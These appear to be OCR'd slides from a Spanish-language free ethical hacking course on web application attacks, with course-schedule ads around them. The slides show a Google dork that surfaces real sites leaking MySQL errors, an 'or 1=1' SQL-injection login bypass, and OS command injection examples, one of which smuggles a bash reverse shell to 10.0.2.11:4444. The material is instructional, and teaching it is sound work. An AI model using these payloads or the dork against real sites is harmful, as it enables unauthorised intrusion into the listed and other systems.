
Project Information

🟩 Flagship Project
Documentation
Builder
Defender
Current Version (2017)

Downloads or Social Li

Download
Other languages → tab 'Trans
Efforts'
Twitter

Code Repository



1 Reconocimiento

2 Escaneo

3 Enumeración


4 Analisis de Vulnerabilidades

5 Explotación

6 Reporte

ETHICAL HACKING

METODOLOGIA



inurl:".php?id=" "You have an error in your SQL syntax"

Cerca de 169,000 resultados (0.44 segundos)

Sugerencia: Buscar solo resultados en **español**. Puedes especificar el idioma de búsqueda en Preferencias.

www.risingfit.shop › producto

estos tambien te gustaran - | Rising Fit

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'AND main_pic=1' at line ...

www.isr-tkd.com › news.php?id=1' Traducir esta página

Israel Taekwondo Federation

Erreur retournee:**You have an error in your SQL syntax**; check the manual that corresponds to your MySQL server version for the right syntax to use near '?id=1' ...

neoloop.com › comments Traducir esta página

NEO-LOOP

1064: **You have an error in your SQL syntax**; check the manual that corresponds to your MySQL server version for the right syntax to use near 'ORDER BY ...

www.hotel-corse-palazzu.com › ... Traducir esta página

Erreur : SQLSTATE[42000]: Syntax error or access violation ...

Erreur : SQLSTATE[42000]: Syntax error or access violation: 1064 **You have an error in your SQL syntax**; check the manual that corresponds to your MySQL ...

SQL injection

```
var1 = "admin";var2 = "admin";

sql.exec = "select * from users where username = '" + var1 + "' and password ='" + var2 + "'"

select * from users where username = 'admin' and password ='admin’


var1 = "admin' or 1=1 #";var2 = "";

sql.exec = "select * from users where username = '" + var1 + "' and password ='" + var2 + "'"

select * from users where username = 'admin' or 1=1 #' and password =''
```

OS injection

```
var1 = "8.8.8.8";

os.exec = “ping -c 3 " + var1

Ping -c 3 8.8.8.8
```

```
var1 = "8.8.8.8;ls";

os.exec = “ping -c 3 " + var1

Ping -c 3 8.8.8.8;ls
```

OS injection

```
var1 = "8.8.8.8";

os.exec = “ping -c 3 " + var1

Ping -c 3 8.8.8.8
```

```
var1 = "8.8.8.8; bash -i >& /dev/tcp/10.0.2.11/4444 0>&1";

os.exec = “ping -c 3 " + var1

Ping -c 3 8.8.8.8; bash -i >& /dev/tcp/10.0.2.11/4444 0>&1
```

SEGURIDAD CERO

CLASE 2

HACKING APLICACIONES WEB

MARTES 29 SEPTIEMBRE

CRI 6:00 PM	GTM 6:00 PM	HND 6:00 PM	MEX 7:00 PM	PER 7:00 PM
COL 7:00 PM	ECU 7:00 PM	PAN 7:00 PM	PRY 8:00 PM	CHL 8:00 PM
BOL 8:00 PM	VEN 8:00 PM	DOM 8:00 PM	ARG 9:00 PM	URY 9:00 PM

Curso Online
Ethical Hacking Professional
Más Información Aquí

SEGURIDAD CERO

CURSO GRATIS
ETHICAL HACKING

LUNES 28 SEPTIEMBRE MARTES 29 SEPTIEMBRE

MIÉRCOLES 30 SEPTIEMBRE

CRI	GTM	HND	MEX	PER
6:00 PM	6:00 PM	6:00 PM	7:00 PM	7:00 PM
COL	ECU	PAN	PRY	CHL
7:00 PM	7:00 PM	7:00 PM	8:00 PM	8:00 PM
BOL	VEN	DOM	ARG	URY
8:00 PM	8:00 PM	8:00 PM	9:00 PM	9:00 PM